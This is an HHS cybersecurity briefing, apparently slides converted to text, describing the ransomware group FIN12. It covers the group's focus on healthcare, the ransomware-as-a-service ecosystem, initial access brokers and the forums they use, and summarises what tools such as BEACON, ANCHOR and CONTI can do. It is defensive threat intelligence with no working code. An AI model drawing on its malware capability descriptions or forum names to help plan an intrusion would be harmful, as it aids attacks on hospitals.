LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

FIN12 as a Threat to Healthcare

12/02/2021

TLP: WHITE, ID# ***202112021300***

Agenda

- Introduction
- Cybercrime Ecosystem and Ransomware-as-a-Service Overview
- Targeting
- Other Attack Trends
- Capability Overview
- Capability In-depth
- Defenses
- Conclusions
- References

Slides Key:

🟩 **Non-Technical:** Managerial, strategic and high-level (general audience)

🟩 **Technical:** Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Introduction

"FIN12 is unique among many tracked ransomware-focused actors today because they do not typically engage in multi-faceted extortion and have disproportionately impacted the healthcare sector."

- Mandiant

Who is FIN12?

- Cybercriminal group (financially motivated)
- Known to operate since at least October 2018
  - Ransom demands: $1 million – $25 million
- Mandiant's newest graduated group from UNC to FIN
  - 20% of ransomware incidents handled by Mandiant
- Focus is post-compromise deployment of malware
  - Primarily Ryuk ransomware; speed is the priority
  - Sit in-between initial access brokers and Ryuk operators
  - Maintained affiliation with Trickbot and Bazarloader operators
- Heavy reliance on publicly-available tools and malware
  - Cobalt Strike
  - Trickbot
  - Emotet
- Targeting:
  - Healthcare is frequently targeted, as well as education, finance, manufacturing and technology
  - Primarily (~85%) North America, also Europe and Pacific Asia
  - Big game hunting – The average revenue of victims is $6B, almost all are $300M minimum

Cybercrime Ecosystem: Continuous Capability Evolution and Division of Labor

How has cybercrime evolved in recent years?

- Standard attack
- Multi-stage attack
- Big game hunting
- Malware/Ransomware-as-a-Service
- Double extortion/Ransomware 2.0
- Triple extortion
- "Quadruple monetization"
- Managed Service Provider (MSP) compromise

> "How will the city be sufficient to provide for this much? Won't one man be a farmer, another a housebuilder, and still another, a weaver? Or shall we add to it a shoemaker or perhaps some other purveyor to our bodily wants?"
>
> -Plato, The *Republic*

A Day in the Life of a Fast Food Worker
Operate cash register
Serve customers
Prepare and cook food
Provide excellent customer care


<u>Division of Labor</u>: The separation of tasks in an economic system allowing for specialization of participants, ultimately creating additional efficiencies. It is the basic organizing principle of the assembly line.

The concept of division of labor has led to the current orientation of much of the cybercrime ecosystem.


Cybercrime Ecosystem: Ransomware vs. Ransomware-as-a-Service

Traditional ransomware vs. Ransomware-as-a-Service:

- Ransomware
  - Same actor who develops/maintains ransomware is who operates ransomware during attack
- Ransomware-as-a-Service
  - Division of labor
  - Differentiates those who develop/maintain the ransomware from those who operate it during an attack
  - Operators also called affiliates, partners and sometimes initial access brokers
  - Allows for additional efficiencies



Ransomware-as-a-Service: Developers and Affiliates/Partners/Initial Access Brokers



Initial Access Brokers

What are Initial Access Brokers?


- Also known as partners or affiliates
- Critical component of Malware-as-a-Service (MaaS) and Ransomware-as-a-Service (RaaS) operations
- Focus on initial compromise of an organization, rely on malware/ransomware operators for additional capabilities and weapons
- Transaction discussions often begin on hacker forums, especially on the dark web: XSS.is (formerly DaMaGeLab), HackForums, Exploit[.]in, RaidForums, Dread, Nulled, HackTown, Cracking King, CryptBB
- Digital Shadows data (February 2021):
    - Average price for access: $7,100
        - RDP access (17% of all access): $9,800
        - Domain Administrative (16% of accesses): $8,187
- Initial Access Brokers often receive more than 50% of the extorted fee from a ransomware attack, and the rest goes to the Ransomware-as-a-Service operators

> "The dramatic increase in remote working coupled with ransomware's commercial success has been a perfect storm of opportunity for initial access brokers."
>
> - Rick Holland, CISO, Digital Shadows


FIN12’s Role in the Cybercrime Ecosystem

Further fractionalization of the cybercrime ecosystem means increased specialization and reduced roles; the division of labor principle applies even further

- FIN12 is neither a Ransomware-as-a-Service operator or a partner/affiliate/initial access broker – instead, they collaborate with both



FIN12 Targeting Breakdown




PRIVATE SECTOR 83%

PUBLIC SECTOR 17%

MOST FREQUENTLY TARGETED INDUSTRIES

- HEALTHCARE
- EDUCATION
- FINANCIAL
- MANUFACTURING
- TECHNOLOGY

FIN12 Initial Accesses




FIN12 Capabilities

Code Family	Description
ANCHOR	ANCHOR is a backdoor written in C/C++ that communicates via HTTP or DNS. Supported backdoor commands include shell command execution, file download, process injection, and file execution. Downloaded payloads may be written to disk or mapped directly into memory prior to execution.
BEACON	BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C&C server via HTTP or DNS.
BLOODHOUND	BLOODHOUND is a Windows Active Directory reconnaissance utility used to analyze the relationships between permissions, accounts, and hosts that could allow for privilege escalation or unintended access to resources.
CONTI	CONTI is ransomware written in C/C++ that encrypts local files. Some variants of CONTI are also capable of encrypting files stored on network shares. CONTI may delete volume shadow copies and stop services related to database software, backup solutions, and anti-virus prior to encrypting files. Some CONTI samples accept command-line arguments that allow an attacker to specify a mode of operation as well as a list of system names or file paths to target for encryption.
DAVESHELL	DAVESHELL is a memory-only launcher that loads and executes an embedded PE-formatted payload.
EMPIRE	EMPIRE is a post-exploitation framework written in PowerShell. EMPIRE is commonly used to generate a stager payload, which is responsible for downloading and executing the framework's backdoor. The backdoor communicates via HTTP and HTTPS. Supported backdoor commands include shell command execution, 